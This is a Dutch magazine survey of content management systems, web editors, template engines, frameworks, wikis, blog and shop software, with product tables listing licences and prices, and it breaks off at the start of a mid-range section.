Een goed CMS geeft gebruikers de mogelijkheid om nieuwe teksten, afbeeldingen en allerlei verschillende soorten documenten binnen één systeem te publiceren. Het schrijven van een nieuwe webpagina is met een modern CMS net zo makkelijk als het typen van een nieuw Word-document. Een CMS heeft liefst dan ook een intuïtief te bedienen WYSIWYG-editor, evenals eenvoudige beeldbewerkingsfuncties voor het schalen, bijsnijden en invoegen van illustraties. De back-end, de 'achterkant' van het systeem, waar de gegevens worden ingevoerd en waar het systeem beheerd wordt, is op dezelfde manier bereikbaar als de voorkant van de site: via de browser. Je hoeft dus alleen software te installeren op je server.

Qua gebruikersbeheer zijn verschillende rechten voor auteurs en beheerders een minimumeis. Kenmerkend aan uitgebreidere CMS'en is dat je daar nog veel meer aan kunt instellen. Een auteur mag daarbij slechts bepaalde delen van de site veranderen, een designer heeft alleen toegang tot de lay-out en er bestaan aparte rechten om nieuwe bijdragen te fiatieren. Als je zo'n uitgebreider CMS gaat gebruiken, is het ook noodzakelijk om met de gebruikers een workflow op te stellen. Een aantal standaardrollen helpen bij het aanmaken van nieuwe gebruikers. Door bepaalde rechten te wijzigen is het mogelijk de rol van gebruikers of groepen tot in detail te specificeren.

Ook in de front-end moet een goed CMS onderscheid kunnen maken tussen verschillende gebruikers, bijvoorbeeld als bepaalde content of reacties alleen na registratie leesbaar mogen zijn. Omdat zo iets echter lang niet voor alle CMS-installaties een eis is en een CMS zelf al gauw redelijk onoverzichtelijk kan lijken, zetten de meeste programmamakers dit soort functies in aparte modules. Voor veel mensen zijn die modules de extra's



die een CMS pas echt interessant maken: voorbeelden van uitbreidingen zijn een fotoalbum, een nieuwsbrief, een webshop voor ambitieuze fotografen, een discussieforum en RSS-aggregator voor actieve internetters, maar ook een kalender, chatfunctie, gastenboek en nog veel meer. Voor populaire contentmanagementsystemen bestaan honderden modules, die overigens onderling enorm kunnen verschillen wat de kwaliteit van de code en documentatie betreft.

De kwaliteit van webpagina's die zo'n CMS genereert hangt in de eerste plaats af van de templates. Ook al heb je nog zo'n mooi standaardconform sjabloon dat in alle browsers werkt, een slechte WYSIWYG-editor of een onhandig template-mechanisme kan je site alsnog ruïneren. Rest ons nog je erop te attenderen dat een CMS via internet te bereiken is en dus goed beveiligd moet zijn (inclusief alle extra modules). Denk ook aan zaken als een comfortabele back-upfunctie en versiebeheer, waarmee je een eerdere toestand kunt herstellen als iemand iets verkeerd heeft gedaan.

Denk in het begin goed na over welk contentmanagementsysteem je wilt gaan gebruiken, omdat het voor webmasters een enorme klus is om later van systeem te veranderen en de oude content te migreren. De meeste systemen hebben maar weinig of geen import- en exportfuncties. Zo ontstaan er al problemen als je van een kleine server naar een grotere switcht als je CMS-product toevallig niet aan dergelijke migraties heeft gedacht.

Conciërge

Er bestaan honderden contentmanagementsystemen, geschreven in zowat alle mogelijke programmeertalen. Sommige zijn opensource en gratis, aan andere hangen prijskaartjes van zes cijfers. Toch is een vol-

Editors die in een browser werken, bieden alle mogelijkheden die je van een WYSIWYG-tekstverwerker mag verwachten. Door een aantal functies te reduceren, kun je ook een compactere editor krijgen.

bloed CMS dat uitpuilt van de features lang niet altijd de beste keus.

Er zijn zelfs gevallen waar het simpelweg niet loont om überhaupt een CMS te gaan gebruiken. Zelfs bij een klein contentmanagementsysteem zul je behoorlijk wat moeten instellen en ben je echt wel even bezig om er aan te wennen. Als je slechts om de zoveel weken een nieuwe pagina uploadt, ben je waarschijnlijk beter en sneller af met een editor en een FTP-client.

Bovendien bevatten de gangbare webeditors (zie tabel 1) tools voor sitebeheer, waarmee je als hobbywebmaster een aantal lastige routineklussen kunt automatiseren. Zo kun je een link in één keer op alle pagina's aanpassen en controleren. Dankzij het Dreamweaver-sjabloonformaat DWT, dat door meerdere programma's ondersteund wordt, kun je eenvoudig voor de hele site hetzelfde design gebruiken. Ook kun je bepaalde delen zelfs blokkeren voor een editor en navigatielinks op een centrale plek invoegen. De geïntegreerde FTP-client uploadt alleen de veranderde bestanden, zodat het updaten vlot verloopt. Afgezien van Expression Web [1] zijn alle applicaties in de tabel op deze pagina ook verkrijgbaar voor de Mac. Nvu en zijn fork KompoZer zijn er ook voor Linux.

CMS voor doe-het-zelvers


Gezien het enorme aantal beschikbare kant-en-klare oplossingen lijkt het nogal onzinnig om zelf een CMS in elkaar te gaan zetten. Dat is waarschijnlijk vooral interessant als je in je eentje een website voor jezelf bijhoudt, zodat je je CMS exact aan je eigen behoeften kunt aanpassen. Enige kennis van en plezier in programmeren is dan wel een must. Je hoeft niet eens een SQL-database te gebruiken, wat bij kant-en-klare CMS'en gangbaar is. Bij de meeste hostingaanbiedingen met

Contentmanagementsystemen I

WYSIWYG-webeditors met websitebeheer

Adobe Dreamweaver	www.adobe.com/nl/products/dreamweaver
Microsoft Expression Web	www.microsoft.com/netherlands/expression-web
Adobe GoLive	www.adobe.com/nl/products/golive
Nvu	www.mozilla-nl.org/producten/nvu

de meest populaire commerciële webeditor, € 570
veelbelovende opvolger van Frontpage, € 320
krachtigste beheerprogramma onder de WYSIWYG-
editors, € 580
MPL, gebaseerd op de Mozilla Composer, elementair
websitebeheer



Coppermine maakt van digitale foto's een mooie webgalerie en kan uitgebreid worden tot een mini-CMS.

script-ondersteuning is wel een MySQL-database inbegrepen, maar dat is vaak ook meteen de bottleneck in de performance. Een zelfgemaakt CMS kan gegevens bijvoorbeeld direct in het bestandssysteem opslaan of de webpagina's met een offline-CMS op de lokale pc in elkaar zetten. Dat werkt ook

bij goedkope hostingpakketten zonder scripttaal.

Een middenweg tussen statische webpagina's en een zelfgebouwd CMS zijn Server Side Includes (SSI). Een set eenvoudige commando's voegt externe bestanden in, geeft omgevingsvariabelen terug (bijvoorbeeld de

datum of de URL) en ondersteunt zelfs conditionele en reguliere expressies. De eisen aan hard-, soft- en brainware zijn minimaal, ook niet-programmeurs kunnen met instructies als `<!-- #include virtual="navigation.html" -->` bijvoorbeeld een navigatiebalk inbedden zonder telkens dezelfde HTML-container met copy & paste in de webpagina te hoeven plakken. Wat er met de mini-scripttalen van Apache en andere webserveren zoal wel en niet mogelijk is, kun je lezen vanaf pagina 120.

Voor het in elkaar zetten van een website uit verschillende, herbruikbare onderdelen kun je diverse scripttalen gebruiken – een populaire keus is PHP, maar het kan van alles zijn, zoals Ruby, ColdFusion, Perl of ASP.NET. Die laatste wordt trouwens onderschat; dankzij `mod_mono` is het prima opensource met Apache te gebruiken. Tijdens het ontwikkelen kun je je webserver zo instellen dat je bepaalde delen van je site worden afgeschermd voor het grote publiek. Je kunt de bestanden `.htaccess` en `.htpasswd` gebruiken om bepaalde directory's alleen voor bepaalde gebruikers toegankelijk te maken [3].

Templates

Als je zelf HTML gaat genereren met een scripttaal, hoeft je niet alles zelf te schrijven. Om content en vormgeving te scheiden worden hierbij vaak template-engines gebruikt. Dit zijn eigenlijk contentmanagementsystemen in een notendop, maar dan wel zonder RSS- en forummodules, zonder gebruikersbeheer en zonder WYSIWYG-editor. Het enige wat zo'n engine doet, is inhoud en sjabloon volgens bepaalde regels combineren tot een pagina. Enkele basisfuncties die een template-engine moet beheersen zijn voorwaardelijke expressies en opsommingen.

Template-engines hebben dan ook een laag gebruikerscomfort en een hoge mate van flexibiliteit. De template-talen zijn echter eenvoudig te begrijpen en zijn bovendien snel doordat ze eerder opgevraagde pagina's cachen. Talen als PHP kun je direct als template-taal gebruiken, maar engines als Smarty scheiden de applicatiecode van de templates, zodat programmeurs en ontwerpers elkaar niet voor de voeten lopen.

Servertoepassingen als phpCMS bieden extra's als statistieken, automatisch gegenereerde sitemaps, een full text search en plug-ins. Dat deze engines niet alleen geschikt zijn voor hobbysites bewijst het krachtige Mason, dat bijvoorbeeld door Amazon.com wordt gebruikt. Academisch georiënteerde ontwikkelaars zullen waarschijnlijk sneller neigen naar XML-transformaties (XSLT), omdat je die in alle gangbare programmeertalen kunt gebruiken, en (met beperkingen) zelfs in de browser.

Serverside frameworks

Als je nog hogere eisen aan de flexibiliteit stelt, kun je beter kiezen voor een applicatieframework dan voor een CMS. Deze moeilijke

Contentmanagementsystemen II

Template-engines

Smarty	http://smarty.php.net	PHP, LGPL, populair
phpCMS	www.phpcms.de/index.en.html	PHP, GPL, CMS-achtig
Cheetah	http://cheetahtemplate.org	Python, MIT-licentie
Template Toolkit	www.template-toolkit.org	Perl, GPL
Mason	www.masonhq.com	krachtig template-systeem voor Perl, GPL

Frameworks


Ruby on Rails	www.rubyonrails.org	Rudy, MIT-licentie, populair
CakePHP	www.cakephp.org	PHP, MIT-licentie
Symfony	www.symfony-project.com	PHP, MIT-licentie, complex
Zend Framework	http://framework.zend.com	PHP, BSD, bètafase
Catalyst	www.catalystframework.org	Perl, GPL
Zope	www.zope.org	Python, GPL-achtig, zeer complex
Grails	www.grails.org	Apache-licentie, lijkt op Ruby on Rails, maar op basis van de JavaScript-taal Groovy

Online editors

FCKeditor	www.fckeditor.net	diverse scripttalen, opensource of commercieel, meertalig, snelmenu's, plug-ins
Editwrx	www.editwrx.com	Perl, \$ 40
Website Publisher	www.interspire.com/websitepublisher/	PHP, \$ 395
WebEditor 2009	www.eschelbacher.com	PHP, voor één domein, \$ 98
Flyspeck	www.flyspeck.net	PHP, voor één domein, \$ 35
Kupu	http://kupu.oscom.org	Python, opensource
Tiny MCE	http://tinymce.moxiecode.com	JavaScript, vervangt textarea, LGPL, plug-ins, meertalig
Xinha	http://xinha.python-hosting.com	JavaScript, vervangt textarea, BSD, modulaire opbouw met plug-ins en skins, meertalig
Openwysiwyg	www.openwebware.com/products/openwysiwyg	JavaScript, vervangt textarea, LGPL, simpel

Wiki-systemen

ErfurtWiki	http://erfurtwiki.sourceforge.net	PHP, public domain, verschillende opslag-engines, scriptbestand met plug-ins, te gebruiken als een bibliotheek
Dokuwiki	http://wiki.splitbrain.org	PHP, geen database, GPL, klein systeem
MoinMoin	http://sourceforge.net/projects/moin	Perl, geen database, populair
TWiki	www.twiki.org	Perl, geen database, krachtig
Mediawiki	www.mediawiki.org	PHP, MySQL of PostgreSQL, GPL, wikipedia-engine, voor grote projecten, niet geschikt voor shared hosting
Tikiwiki	http://tikiwiki.org	PHP, ADOdb-interface, LGPL, complex systeem met trekken van CMS en Groupware



Zoals de naam al doet vermoeden, is Textpattern een CMS met het accent op teksten, maar ook qua vormgeving is er het een en ander mogelijk.

Het aanbod aan wikisoftware is groot; er bestaat dan ook wikisoftware in alle denkbare programmeertalen. Sommige wiki's hebben een database nodig, andere schrijven direct naar het bestandssysteem. Het voordeel van een wiki ten opzichte van een CMS is de structurele eenvoud, wat je ook merkt aan de installatie en de bediening (zie p.38).

Blogsysteem

Terwijl wiki's vooral zijn bedoeld voor het thematisch groeperen van content, zijn weblogs (blogs) meer gemaakt voor artikelen die een chronologisch verband hebben. Voor sites van bedrijven of evenementen lijkt dat misschien niet direct nuttig, maar steeds vaker wordt een weblogstelsel gebruikt voor juist zulke websites. Met een beetje tweaks merkt de bezoeker niet eens dat een site is opgezet met blogsoftware.

De belangrijkste stap hierbij is het aanpassen van de startpagina. Normaal gesproken staat daar een lijst van de meest recente bijdragen. De populairste weblog-engines bieden je echter de mogelijkheid om hier een statische pagina neer te zetten – met het oog op de lay-out-templates en navigatiemenu's is dat een betere oplossing dan de startpagina volledig uit het systeem te halen. Het thematische groeperen wordt geregeld door de categorieën die je aan elke bijdrage kunt toekennen.

De voordelen van een blog-engine ten opzichte van een volgroeid CMS zijn de eenvoudige configuratie, de intuïtieve bedieningsmogelijkheden en de typische overzichtelijke lay-out. Standaard commentaar- en trackback-functies en de newsfeed-weergave zorgen voor de lezerbinding en de verspreiding van de berichten. Bijkomend voordeel is dat Google sites met een weblogstructuur meteen goed indexeert. Het

onder één noemer te brengen productcategorie houdt het midden tussen een programmbibliotheek, applicatieserver, CMS en andere kant-en-klare database-applicaties. Afhankelijk van de definitie omvat het ook zwaargewichten als het Java-businessplatform J2EE en Microsofts ASP.NET.

Het idee dat het ontwikkelen van webapplicaties eenvoudig, robuust, veilig, uitbreidbaar en snel moet zijn, heeft met Ruby on Rails een flinke impuls gekregen (zie p.116). PHP-frameworks als CakePHP en Symfony kopiëren succesnummers als macro-frameworks ('scaffolding'), zuivere objectoriëntatie en minimale configuratie ('convention over configuration'). Het oudere Zope werpt onevenredig hogere drempels op voor nieuwe gebruikers en concurreert eerder met de Java-architectuur. Recent heeft het Zend Framework aan populariteit gewonnen.

Een framework is geen kant-en-klare oplossing – je hebt een flinke portie programmeerkennis nodig om de extra beschikbare klassen efficiënt uit te buiten. Maar als je eenmaal kennis hebt gemaakt met zo'n systeem, is the sky the limit.

WWWYSIWYG

Aan de andere kant van het eisenspectrum staat de simpele behoefte om webpagina's vanaf iedere pc in een browser te kunnen bewerken of aan te maken – natuurlijk na een succesvolle login. Net als Google Docs & Spreadsheets richt het merendeel van de online WYSIWYG-editors zich op Word. De meeste editors kunnen werken met templates en afgeschermd delen en sommige ondersteunen ook verschillende gebruikersrechten. Hierdoor kunnen meerdere medewerkers met de inhoud bezig zijn, is de bediening eigenlijk een fluitje van een cent en hoeft er geen database op de server te draaien.

Een aantal editors zijn onafhankelijke webapplicaties die op de server bestanden openen en schrijven. Andere editors vervangen alleen een HTML-tekst invoerveld, je moet de gebruikersinvoer dan zelf verder

laten verwerken. Alle in de tabel genoemde online editors kunnen overweg met Internet Explorer en Firefox, andere browsers vallen meestal buiten de boot of krijgen alleen een tekstuele weergave te zien.

Online typemachines

Het zijn niet alleen de contentmanagementsystemen of de genoemde online editors die het web veranderen in een typemachine – precies dat is het doel van de zogenaamde wiki's. Maar niet elk wikisysteem hoeft zo open te zijn als Wikipedia, waarbij iedereen zonder te registreren praktisch anoniem teksten mag aanmaken of veranderen. Een wiki is het best geschikt voor situaties waarbij alle deelnemers samen en zonder hiërarchie of complexe workflow aan een project werken. Wiki's worden vaak gebruikt in een intranet of voor documentatie, maar zijn ook geschikt voor eenpersoons websites.

Contentmanagementsystemen III

Blog-systemen

WordPress	www.wordpress.org	PHP/MySQL, GPL, plug-ins, themes, WYSIWYG-editor, import uit andere blog-systemen en newsfeeds, flexibel rechtenbeheer, erg populair
Movable Type	www.movabletype.org	Perl (PHP optioneel), diverse databases, gratis voor privé-gebruik, plug-ins, widgets, WYSIWYG-editor
Serendipity	www.s9y.org	PHP, diverse databases, BSD, plug-ins, scripts, skins, commentaar-threads
BlogDesk	www.blogdesk.org	Windows-editor voor blogsystemen
w.bloggar	www.wbloggar.com	Windows-editor voor blogsystemen

Forums

phpBB	www.phpbb.com	PHP, SQL-database, GPL, populair bulletin board met templates, uitbreidingen, complex rechtenbeheer, privé-berichten
Phorum	www.phorum.org	PHP, MySQL, BSD, boomstructuur met uitbreidingen

Zoekmachines

Perflect Search	http://perflect.com/freescripts/search	Perl, GPL, doorzoekt pdf- en Word-documenten
iSearch	www.isearchthenet.com/isearch	PHP, MySQL, gratis basisversie, gebruikt ook titel- en meta-informatie; de Pro-versie kost € 35 en indexeert ook pdf- en Word-documenten

Newsfeed-aggregaten


zFeeder	http://zvonnews.sourceforge.net	PHP, GPL, geen Atom, optionele WAP/XML-uitvoer, OPML-bestand voor exporteren
MagpieRSS	http://magpierss.sourceforge.net	PHP, GPL, gedeeltelijk ondersteuning voor RSS2 en Atom

Shopsystemen

osCommerce	www.oscommerce.com	PHP, MySQL, GPL
Magento	www.magentocommerce.com	PHP, MySQL4, open source, gebaseerd op Zend-framework

Fotogallery's

Qdigi	http://qdigi.sourceforge.net	PHP, zonder database, GPL, klein eenvoudig script
4images	www.4homepages.de	PHP, MySQL, gratis voor privé-gebruik, back-ups, newsfeeds, commentaren
Coppermine	http://coppermine.sourceforge.net	PHP, MySQL, GPL, veel functies en uitbreidingen, uitbouw tot mini-CMS mogelijk



Met Website X5 maak je offline snel een paar pagina's die je vervolgens kunt uploaden. Bij de softlink staat een speciale versie.

aanbod aan blog-engines is anders dan bij CMS'en en wiki's wel overzichtelijk: de meest gebruikte software (en dan met name WordPress) wordt op duizenden websites ingezet.

Ook veel hosters bieden weblogoplossingen aan, maar die zijn niet zo flexibel te configureren als een zelf geïnstalleerd blog-systeem. Zo'n systeem kan vaak makkelijk onderhouden worden met offline software die gebruikmaakt van de gestandaardiseerde interfaces. Vaak kun je ze zelfs updaten per e-mail of mobiele telefoon. Blogsystemen blijken door deze interfaces ook makkelijk te kunnen worden onderhouden. Dat is handig als je overstapt op een andere blog-engine en een groot voordeel ten opzichte van contentmanagementsystemen, die meestal niet zo vriendelijk zijn wat importeren en exporteren betreft. Een overgang naar een volwaardige contentmanager gaat vloeiend, veel CMS'en bieden allang een bloguitbreiding.

Specialisten

De meeste tot dusver beschreven oplossingen richten zich op de gebruikelijke webpagina's met een mix van vormgegeven tekst en afbeeldingen. Contentmanagementsystemen hebben in principe echter meer in hun mars, zeker met de extra modules, zoals zoekmachine, forum, newsfeed-aggregator en fotoalbum. Als het er alleen maar om gaat om je website met één van deze functies op te vrolijken, kun je wellicht beter een gespecialiseerde applicatie nemen die dat doet.

phpBB is veruit het bekendste forum. Ei-

genlijk is het een bulletin board dat de bijdragen niet op thread, maar chronologisch sorteert – net zoals de commentaren in een blog. Een forum in de nauwere betekenis van het woord ondersteunt een boomstructuur en opent elke bijdrage in een eigen pagina.

Als je op je website niet de zoekfunctie van een CMS of van bijvoorbeeld Google (Googles Custom Search Engines, www.google.com/coop/cse) wilt gebruiken, heb je de keuze uit een groot aantal scripts die je op internet kunt vinden [3,4]. Maar je kunt er ook zelf een maken [5].

Magpie en ZFeeder zijn de meest gebruikte scripts om een newsfeed in je eigen website te integreren. Het moge duidelijk zijn dat wel vermeld moet worden wat de bronnen van de content zijn, anders schend je het auteursrecht.

Als de website vooral bedoeld is voor de aan- of verkoop, zul je met een aparte shopapplicatie sneller resultaten bereiken dan met een uitbreiding van een CMS. Hier concurreren krachtige kant-en-klaar aanbiedingen van hosters (zie p.28) met open-sourceprojecten en lokaal geïnstalleerde shopgenerators.

Beeld en geluid

Digital Asset Management, oftewel het beheer van multimediale inhoud, is een van de kerntaken van een enterprise CMS. Maar ook serieuze hobbyfotografen of mensen die de filmpjes en foto's van hun mobieltje willen laten zien, zoeken een platform om foto's, films of audiobestanden online aan-

te bieden en automatisch te converteren naar groottes en afmetingen die geschikt zijn voor het web. Als dat platform een soort grote schoendoos wordt waar alles inge-keipt wordt, dan kun je de bestanden alleen nog met veel moeite terugvinden. Makkelijk te gebruiken index- of categoriefuncties zijn dus geen overbodige luxe.

Als je weinig tijd of geld hebt, ondervind je al snel problemen bij het streamen van films. Je eigen Youtube start je het snelst met de opensource server Red5 (www.osflash.org/red5).

Multimedia-archiveringsprogramma's op een lokale computer zoals Cumulus en Portfolio produceren HTML-albums, die je naar je eigen site kunt uploaden. Maar om met deze producten werkelijk netwerkgebaseerd te kunnen werken, moet je een paar duizend euro neertellen voor speciale mediaservers. Gratis online galleries zoals Flickr.com veranderen je fotoverzameling met automatisch gegenereerde thumbnails in chique, categoriseerbare albums. Ook andere geregistreerde gebruikers kunnen door discussiebijdragen of eigen materiaal hun steentje aan de site bijdragen.

Thuis-CMS

Niemand zegt dat je online content ook per se online moet beheren. Offline contentmanagementsystemen die als gewone Windows-software werken, hebben zeker hun voordelen [7]. Ook met een slome server en een trage internetverbinding kun je er prima mee werken. Daarnaast stellen de gegenereerde pagina's geen hoge eisen aan de performance. Het merendeel van deze programma's is eenvoudig te bedienen en heb je snel onder de knie.

Een voorbeeld van zo'n programma is Incomedia's Website X5, waarvan een speciale versie bij de softlink te vinden is.

Sommige van deze websitegeneratoren ondersteunen serverside scripting voor bijvoorbeeld een contactformulier of een webshop. Bij een wat complexere workflow loop je al snel tegen de beperkingen van deze lokale programma's aan. Sommige programma's ondersteunen wel de elementaire samenwerkingsfuncties ('collaboration'), dus dat is tenminste iets. Let bij het selecteren van zo'n programma wel op de aanwezige layoutsjablonen. Die kun je meestal niet makkelijk aanpassen, maar moet je er dan apart bijkopen. De overgang naar een webeditor verloopt vloeiend, maar voor een offline CMS en een websitegenerator is kenmerkend dat ze op basis van templates werken.

Adobe Contribute is een geval apart. Daarmee wordt Dreamweaver uitgebreid tot een CMS. Voor projecten met veel medewerkers is er zelfs een eigen rights management server die het rechtenbeheer voor zijn rekening neemt. De kant-en-klare oplossingen van de grote webhosters mikken op dezelfde doelgroep als lokaal geïnstalleerde websitegeneratoren. Technisch gezien gaat het hierbij om een web-CMS, maar die oplossingen

Contentmanagementsystemen IV

Desktop-CMS

Adobe Contribute	www.adobe.com/nl/products/contribute	€ 237, WYSIWYG-webeditor op basis van sjablonen, eenvoudige workflows
Incomedia Website X5	www.website5.com	€ 42 standaardconform webdesign, Evolution-versie met PHP-shop € 71
Neosense CMS 2009	www.digibilities.com	totaalpakket, € 1200
Effective Site Studio	www.effectivestudios.com	€ 113 standaardconform webdesign, Pro-versie € 369
CityDesk Starter Edition	www.fogcreek.com/CityDesk	flexibel, tot 50 artikelen, gratis, volledige versie \$ 299
Roxen CMS Personal	www.roxen.nl/products/cms/personal-edition/	gratis, max 10 pagina's
Zeta Producer	www.zeta-producer.com	gratis versie tot 10 pagina's, Desktop-versie \$ 129
Cushy CMS	www.cushycms.com	gratis, meerdere gebruikers, gehost systeem € 28 per maand

kunnen daar wat creatieve vrijheid en multi-userfunctionaliteit betreft niet aan tippen.

Web-CMS

Het aantal servergebaseerde contentmanagementsystemen is enorm – zowel binnen het opensource segment als bij de commerciële varianten. De commerciële versies zijn vooral bedoeld voor grote bedrijven en instellingen. Een blik op de featurelijst helpt je zelden verder. Met bijna alle systemen is zo'n beetje alles wel op de een of andere manier voor elkaar te krijgen.


De technische voorwaarden zijn simpel. Voor zo'n beetje elke programmeertaal, van C en TCL tot Python, die op zinvolle wijze op een webserver gebruikt kunnen worden, bestaan wel contentmanagementsystemen. Het is dus handig als je enige basiskennis van die taal hebt, zodat je de CMS-code in geval van nood kunt aanpassen.

Als je geen eigen server exploiteert, ben je qua systeemeisen sowieso beperkt, maar vanuit de meeste opensource CMS'en zijn afgestemd op de LAMP-omgevingen van de hosters. Java speelt pas een rol bij grotere systemen. Perl, Python en ASP.NET zijn outsiders. Sommige PHP-CMS'en werken nog met PHP4, maar de meeste hebben inmiddels een overstap gemaakt naar PHP5 – een kwaliteitskenmerk van de broncode.

CMS'en die een database gebruiken, hebben meestal genoeg aan de acht jaar oude MySQL-versie 3.23. Destijds introduceerde MySQL daarmee de databasetypen MyISAM en InnoDB, full-text search en databasereplicatie voor computerclusters. Als je bijvoorbeeld PostgreSQL of zelfs Oracle als database-engine wilt gebruiken, heb je in het opensource segment slechts een beperkte keuze. Het merendeel van de CMS'en legt zich niet vast op een bepaalde webserver, maar met Apache zit je vrijwel altijd goed.

Toch kan niet elk PHP/MySQL-systeem overweg met de shared-hosting-aanbiedingen van providers omdat die vaak te weinig werkgeheugen voor PHP-applicaties hebben. Grotere systemen werken daardoor helemaal niet of extreem langzaam. Bovendien kan bijna geen enkel CMS overweg met de Safe Mode waarmee veel hosters de rechten van de PHP-scripts beperken. Sommige hosters bieden voorgeconfigureerde installaties van veelgebruikte CMS'en aan voor een snelle installatie – die kunnen echter behoorlijk wat kosten. Bovendien zit je dan vast aan dat systeem.

Afhankelijk van de eigen behoefte moet de verhouding tussen een eenvoudige bediening en flexibiliteit in evenwicht zijn. Met name degenen die de content leveren, zullen met het systeem moeten kunnen werken. Een modulaire opbouw maakt het mogelijk om complexe functies desgewenst toe te voegen zonder het CMS te zwaar te belasten of de performance af te remmen. Maar modules zijn vaak een stuk minder goed geprogrammeerd en vooral minder goed gedocumenteerd dan het CMS zelf. Voor de wat populairdere platformen bestaat er inmiddels een



Website Baker biedt een gemakkelijk in elkaar te zetten kant-en-klare mix in een fraai jasje.

onoverzichtelijk aantal modules. En ook al kun je van alles toevoegen aan het basissysteem, het is toch verstandiger om van tevoren goed te kijken welk CMS het best aan je (toekomstige) behoeftes gaat voldoen.

Goede documentatie is daarbij een belangrijk selectiecriteria, vooral bij het configureren en bij de interfaces voor templates en modules. Bij opensource applicaties wil het daar nog wel eens aan schorten. Achter een aantal opensource projecten zitten bedrijven die desgewenst professionele support of meteen een complete Application-Service-Provider-oplossing kunnen aanbieden. Als er actieve communities zijn, kunnen andere gebruikers je ook verder helpen.

Eenvoudige PHP-CMS'en

Hobbywebmasters, die geen zin hebben om hun website handmatig te onderhouden, zullen weinig op hebben met de meeste bekende CMS'en. Vaak is een blog-engine of een websitegenerator inderdaad een betere keuze, maar een klein aantal CMS'en is wel expliciet bedoeld voor minder grote websites.

Het Deense CMSimple is inclusief sjablonen en WYSIWYG-editor bijvoorbeeld nog geen 75 kB groot. Dit mini-CMS schrijft al zijn content in één enkel bestand. Gedifferentieerde gebruikersrechten en grote websites kun je er niet mee maken. Wel kun je de website in meerdere talen beschikbaar stellen en plug-ins toevoegen.

Textpattern heeft een MySQL-database nodig, maar is verder een lichtgewicht-CMS dat niet geschikt is voor complexe workflows en ook geen meertalige sites of versiebeheer ondersteunt. Daar staat tegenover dat dit mini-CMS overzichtelijk en elegant is. Het gebruikt standaard de van wiki's bekende taal Textile, maar je kunt ook Tiny MCE gebruiken.

Middenklasse

